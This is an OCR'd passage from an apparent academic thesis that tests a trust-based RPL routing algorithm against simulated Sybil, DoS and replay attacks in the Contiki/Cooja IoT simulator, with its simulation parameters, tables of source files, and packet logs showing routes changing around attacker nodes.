

NETWORK WHITELIST
Nonce ID
IP Address
Ensure network ID matches one of the whitelist IP addresses
0x0001
0x0002
0x0003
2001:0db8:85a3:0000:0000:8a2e:0370:7333
2001:0db8:85a3:0000:0000:8a2e:0370:7323
2001:0db8:85a3:0000:0000:8a2e:0370:7334

Figure 20. Security Validation against Sybil Attack—Step 2

3. Protection against DoS Attack

A DoS attack is a form of attack where the adversary intentionally floods a specific node such that the node becomes overloaded with information. Consequently, its queued buffer, or cache, becomes full and information from legitimate nodes cannot be delivered, resulting in the unavailability of a targeted node in the network.

As shown in Figure 21, in a normal scenario when trusted nodes exchange DIO messages, the time difference between the message arrival is relatively consistent at more than a threshold value of 500 ms. In the case of a DoS attack, additional messages are sent to the receiving nodes by the attacker, resulting in a faster rate of message arrival; hence, the timestamp in this case is less than the threshold value.

As was discussed previously, this timestamp value is transmitted as part of the DIO message. On the receipt of a DIO message, the receiver inspects the timestamp value to determine if the transmission constitutes a normal (e.g., trusted) or an abnormal (e.g., malicious) event. Based on a set of predefined trusted and malicious nodes, we validate our algorithm by inspecting the timestamp value in the DIO message against the threshold value using Wireshark. This is shown in Figure 22.



Node A
Node B
Δt
Attacking Node C
Normal Scenario : Δt ≥ threshold
Abnormal Scenario : Δt ≤ threshold

Figure 21. Typical DoS Attack




Figure 22. Security Validation against DoS Attack

Additionally, a replay attack can be considered a subset of a DoS attack where an adversary intentionally intercepts and replays the message in transit. The replaying of the message can occur in two scenarios, as shown in Figure 23.

The first scenario is that the attacker repeatedly replays the messages to the recipient, hoping to flood the network. This causes the transmissions to occur too frequently. Another scenario is to delay replaying the message so as to trick the recipient into believing that the adversary is a friendly node, thereby establishing trusted communication. This causes the transmissions to take longer than expected to occur. Since the protection against a replay attack is also based on the timestamp and timing threshold, we assessed that our security algorithm is also applicable for protection against replay attack. The validation process is also assessed to be the same.

C. PERFORMANCE EVALUATION PROCESS

In addition to security validation using packet inspection and bitstream analysis, the mobile trust-based security algorithm is evaluated against the network performance metrics summarized in Table 2.




Figure 23. Typical Replay Attack

Table 2. Summary of Network Performance Metrics

Metrics	**Descriptions**
Control Overhead	Defined as the amount of additional overhead in the RPL control messages.
Packet Delivery Rate	Defined as the number of packets received successfully over total number of packets sent.
Computational Latency	Defined as the time taken to compute the proposed algorithm.
Network Latency	Defined as the time taken to successfully deliver a given number of packets.

D. SIMULATION PROGRAM

The Contiki Operating System (OS) is by far the most commonly used platform for supporting IoT simulations. Specifically, the Contiki OS is designed to provide means to connect low-power, low-cost devices to the Internet. We use this platform to simulate and validate our proposed trust-based security algorithm against stipulated threat scenarios.

1. Contiki Operating System

Contiki OS is a Linux-based environment, which provides the necessary software development toolkits for designing and building wirelessly connected systems. The toolkits include the standardized open source code compliers and also the network simulator for emulating and analyzing IoT traffic. The Contiki OS is readily available on the Internet and can easily be downloaded. It runs on a virtual machine using VMware player. One of the open source implementations of the Contiki OS is ContikiRPL. We use ContikiRPL and modify it accordingly to include our proposed trust-based security algorithm.


2. Cooja Network Simulator

Within Contiki OS, the software development toolkits include its network simulator known as Cooja. This simulator allows a myriad of network topologies to be simulated. More importantly, the simulator is able to show the real-time traffic between communicating nodes and the associated radio environment. A screenshot of the Cooja network simulator is shown in Figure 24.

Additionally, it allows radio messages to be exported for further analysis using another protocol analyzer, such as Wireshark. Wireshark is an open source packet analyzer, which is commonly used for network analysis and packet inspection. Wireshark is used to support the evaluation of our algorithm. Unfortunately, the Contiki OS and the Cooja network simulator do not have an open source mobility function. As such, a specific mobility module is developed as an external plugin to correctly emulate our proposed threat scenarios.

3. Simulation Parameters

The simulation parameters listed in Table 3 are used as the baseline assumptions for our network simulations using Cooja and Contiki OS.



Time: 00:07.737
Speed: 40.76%

```
Time ms  Mote   Message
1270     ID:32  MAC 00:12:74:20...
1275     ID:23  IPv6 addresses:...
1279     ID:32  CSMA ContikiMAC...
1282     ID:23  fe80::212:7417:...
1295     ID:32  Tentative link-...
1298     ID:32  Starting 'Unica...
1308     ID:32  IPv6 addresses:...
1314     ID:32  fe80::212:7420:...
```

Figure 24. Cooja Network Simulator. Source: [25].

Table 3. Simulation Parameters

Parameters	**Values**
Simulator	Contiki 3.0 / Cooja
Protocol	RPL
Data Type	UDP
Radio Propagation Model	UDGM Model
Mobility Model	Random Walk
Number of Nodes	11
Maximum Simulation Duration	300 s
Transmission Range	5.0 m
Movement Speed	1.0 m/s and 2.0 m/s

E. CHAPTER SUMMARY

In this chapter, the network topology used in our simulations was formulated. The security models, validation, and evaluation processes were also developed to access the strength and performance of our algorithm against Sybil and DoS attacks in a mobile wireless network. Lastly, we introduced the software development platform that is used for the simulation process.

VI. SIMULATIONS AND ANALYSIS OF RESULTS

In this chapter, we discuss the key source code files used to execute the simulation process. We also validate, evaluate, and analyze the simulation results.

A. DESCRIPTION OF SOURCE CODE FILES

The description of the source code files for this thesis are summarized in Table 4 and Table 5. In Table 4, we describe the source code files used to initialize various nodes to facilitate the simulation process using the Cooja simulator. In Table 5, we provide an overview of the source code files associated with RPL and highlight key changes made for the development of a mobile trust-based security algorithm. The source codes used in this thesis research are modified from the source codes that are available on the Contiki platform [26]. The details of each file are included in Appendix A.

Table 4. Source Code File Descriptions for Node Initializations

S/N	Source Code	Description
1	client.c	Defines and implements client (e.g., sensors) to send “Hello” packets to server node.
2	forwarder.c	Defines and implements router that is used for forwarding packets between client and server.
3	server.c	Defines and implements server node (e.g., root or sink node) to receive “Hello” packets from client.
4	attacker-sybil.c	Defines and implements a Sybil attack. Attacker mode is activated by clicking on the respective node in Cooja simulator. Upon activation, this node will set the nonce identity to zero.
5	attacker-dos.c	Defines and implements a DoS attack. Attacker mode is by clicking on respective node in Cooja simulator. Upon activation, this node will continuously broadcast data packets to its neighbors at a much faster rate.

Table 5. Source Code File Descriptions for Mobile Trust-Based Routing Protocol


S/N	Source Code	Description
1	rpl-private.h	Contains private declarations for ContikiRPL. This file defines key functions on the mobility and trust-based security algorithm.
2	rpl.h	Contains public API declarations for ContikiRPL. This file defines and initializes ContikiRPL, which implements and configures RPL-based on RFC 6550.
3	rpl-conf.h	Contains the public configuration and API declarations for ContikiRPL. In this file, we select our objective function. The DIO intervals are also defined in this file.
4	rpl-mrhof.c	Defines the objective function for the implementation of routing in an IoT network. We use ETX as the routing metric.
5	rpl-icmp6.c	Defines the ICMPv6 I/O for RPL control messages. This file is extensively modified to include the respective fields for nonce, timestamp, and ARSSI header. The definitions and implementations of the selection of best parent node are also included in this file.

B. SECURITY VALIDATION AGAINST SYBIL AND DDOS ATTACKS

In this section, we validate the trust-based routing algorithm against the Sybil and DoS attacks. The validation is conducted by observing a change in routing path as a result of the attacks, followed by inspecting the control packet information using the Wireshark packet analyzer.

1. Routing without Attacks

The simulations begin with a normal RPL instance where there is no attack. This serves to verify the base RPL algorithm before adding the proposed attack scenarios. We observed that when the client node (Node 2 in Figure 25) sends a “Hello” message to the server node (Node 1 in Figure 25), the routing path between Node 2 and Node 1 converged to 2–10–6–3–1. The routing path was verified through the inspection of the radio messages in the Cooja simulator (shown on the right of Figure 25 and 26). Since the nodes are placed such that there is direct connectivity to all its adjacent neighbors, this path is only one of the possible routes toward the sink node. Another possible routing path for a separate instance is shown in Figure 26, where the routing path between Node 2 and Node 1 converged to 2–11–7–5–1.


View Zoom
Server
Routing path (Client to Server) is 2 – 10 – 6 – 3 – 1
Client
"Hello" Message from Client to Server
File Edit Analyzer View
1
2
3
6
7
8
9
10
11


No.	Time	From	To	Data
5989	01:51.233	2	[3 d]	59: 15.4 D C1:0C:00:00:00:00:0...
5990	01:51.235	10	[6 d]	5: 15.4 A
5991	01:51.340	10	[6 d]	78: 15.4 D C1:0C:00:00:00:00:0...
5992	01:51.343	6	[5 d]	5: 15.4 A
5993	01:51.427	6	[5 d]	78: 15.4 D C1:0C:00:00:00:00:0...
5994	01:51.429	3	[4 d]	5: 15.4 A
5995	01:51.470	3	[4 d]	78: 15.4 D C1:0C:00:00:00:00:0...
5996	01:51.473	1	[3 d]	5: 15.4 A

```
IEEE 802.15.4 DATA #83
From 0xABCD/C1:0C:00:00:00:00:00:02 to 0xABCD/C1:0C:00:00:00:00:00:0A
Sec = false, Pend = false, ACK = true, iPAN = true, DestAddr = Long, Vers. =
0, SrcAddr = Long
IPHC HC-06
TF = 3, NH = compressed, HLIM = 64, CID = 1, SAC = stateful, SAM = 3, MCast
= false, DAC = stateful, DAM = 2
Contexts: sci=0 dci=0
IPv6 TC = 0, FL = 0
From aaaa:0000:0000:0000:c10c:0000:0000:0002 to
aaaa:0000:0000:0000:0000:0000:0000:0001
UDP
Src Port: 8765, Dst Port: 5678
Payload (24 bytes)
48656C6C 6F203232 2066726F 6D207468 6520636C   Hello 22 from the cl
69656E74                                       ient
```

Figure 25. Routing without Attacks Using the Base RPL Algorithm (Path 1)

2. Protection against Sybil Attacks

A systematic approach to validate the implementation of our algorithm to protect against Sybil attacks was adopted. We place three Sybil attackers (Nodes 12, 13, and 14 as indicated in cyan in Figure 27) in the network. Since we know that these nodes serve as forwarding nodes between trusted nodes, these nodes are activated sequentially as attackers until the routing breaks down. In the initial stage, without the activation of any attacker, we observed that the routing path between Node 2 and Node 1 converged to 2–11–7–13–4–1.




Network
View Zoom
Server
Routing path (Client to Server) is 2 – 11 – 7 – 5 – 1
"Hello" Message from Client to Server
Client
1
5
6
7
8
9
10
11
2

```
Radio messages: showing 2229/8484 packets
File  Edit  Analyzer  View
No.    Time        From  To      Data
8467   02:21.164   2     [3 d]   59: 15.4 D C1:0C:00:00:00:00:0...
8468   02:21.166   11    [4 d]    5: 15.4 A
8469   02:21.190   11    [4 d]   78: 15.4 D C1:0C:00:00:00:00:0...
8470   02:21.193   7     [8 d]    5: 15.4 A
8471   02:21.257   7     [8 d]   78: 15.4 D C1:0C:00:00:00:00:0...
8472   02:21.260   5     [4 d]    5: 15.4 A
8473   02:21.343   5     [4 d]   78: 15.4 D C1:0C:00:00:00:00:0...
8474   02:21.345   1     [3 d]    5: 15.4 A
```

```
IEEE 802.15.4 DATA #124
From 0xABCD/C1:0C:00:00:00:00:00:02 to 0xABCD/C1:0C:00:00:00:00:00:0B
Sec = false, Pend = false, ACK = true, iPAN = true, DestAddr = Long, Vers. =
0, SrcAddr = Long
IPHC HC-06
TF = 3, NH = compressed, HLIM = 64, CID = 1, SAC = stateful, SAM = 3, MCast
= false, DAC = stateful, DAM = 2
Contexts: sci=0 dci=0
IPv6 TC = 0, FL = 0
From aaaa:0000:0000:0000:c10c:0000:0000:0002 to
aaaa:0000:0000:0000:0000:0000:0000:0001
UDP
Src Port: 8765, Dst Port: 5678
Payload (24 bytes)
48656C6C 6F203238 2066726F 6D207468 6520636C   Hello 28 from the cl
69656E74                                       ient
```

Figure 26. Routing without Attacks Using the Base RPL Algorithm (Path 2)



Server
Sybil Attackers (Not activated)
Initial routing path is 2 – 11 – 7 – 13 – 4 – 1
Client
1
3
4
5
12
13
14
6
7
8
11
2


```
No.    Time        From  To      Data
5428   00:41.238   2     [3 d]   58: 15.4 D C1:0C:00:00:00:00:0...
5429   00:41.240   11    [4 d]    5: 15.4 A
5430   00:41.454   11    [4 d]   77: 15.4 D C1:0C:00:00:00:00:0...
5431   00:41.457   7     [8 d]    5: 15.4 A
5432   00:41.560   7     [8 d]   77: 15.4 D C1:0C:00:00:00:00:0...
5433   00:41.563   13    [8 d]    5: 15.4 A
5434   00:41.650   13    [8 d]   77: 15.4 D C1:0C:00:00:00:00:0...
5435   00:41.653   4     [6 d]    5: 15.4 A
5436   00:41.692   4     [6 d]   77: 15.4 D C1:0C:00:00:00:00:0...
5437   00:41.695   1     [3 d]    5: 15.4 A
```

```
IEEE 802.15.4 DATA #61
From 0xABCD/C1:0C:00:00:00:00:00:02 to 0xABCD/C1:0C:00:00:00:00:00:0B
Sec = false, Pend = false, ACK = true, iPAN = true, DestAddr = Long, Vers. =
0, SrcAddr = Long
IPHC HC-06
TF = 3, NH = compressed, HLIM = 64, CID = 1, SAC = stateful, SAM = 3, MCast
= false, DAC = stateful, DAM = 2
Contexts: sci=0 dci=0
IPv6 TC = 0, FL = 0
From aaaa:0000:0000:0000:c10c:0000:0000:0002 to
aaaa:0000:0000:0000:0000:0000:0000:0001
UDP
Src Port: 8765, Dst Port: 5678

Payload (23 bytes)
48656C6C 6F203820 66726F6D 20746865 20636C69   Hello 8 from the cli
656E74                                         ent
```

Figure 27. Path Formulation (without Sybil Attacks)

Since we know that the traffic is forwarded across Node 13 toward the server node, we deliberately activated Node 13 as the first attacker node. This sets the nonce ID to null for simple verification. Upon activation of the attacker, the neighbors of Node 13 detected malicious behavior and changed their preferred parent accordingly.

Consequently, the routing path between Node 2 and Node 1 was reconstructed and converged to 2–11–7–12–3–1. This was validated by analyzing the exchange of radio messages as shown in Figure 28. The reconstruction of the new routing path indicates that the trust-based RPL routing algorithm successfully detects the malicious nodes.


Network
View Zoom
Server
One Attacker Activated
Routing path changed to 2 – 11 – 7 – 12 – 3 – 1
Client
1
2
3
4
5
6
7
8
11
12
13
14
Radio messages: showing 6176/14529 packets
File Edit Analyzer View


```
No.     Time       From  To      Data
14510   03:01.128  2     [3 d]   59: 15.4 D C1:0C:00:00:00:00:0...
14511   03:01.130  11    [4 d]    5: 15.4 A
14512   03:01.178  11    [4 d]   78: 15.4 D C1:0C:00:00:00:00:0...
14513   03:01.181  7     [8 d]    5: 15.4 A
14514   03:01.240  7     [8 d]   78: 15.4 D C1:0C:00:00:00:00:0...
14515   03:01.243  12    [5 d]    5: 15.4 A
14516   03:01.364  12    [5 d]   78: 15.4 D C1:0C:00:00:00:00:0...
14517   03:01.367  3     [4 d]    5: 15.4 A
14518   03:01.455  3     [4 d]   78: 15.4 D C1:0C:00:00:00:00:0...
14519   03:01.458  1     [3 d]    5: 15.4 A
```

```
IEEE 802.15.4 DATA #92
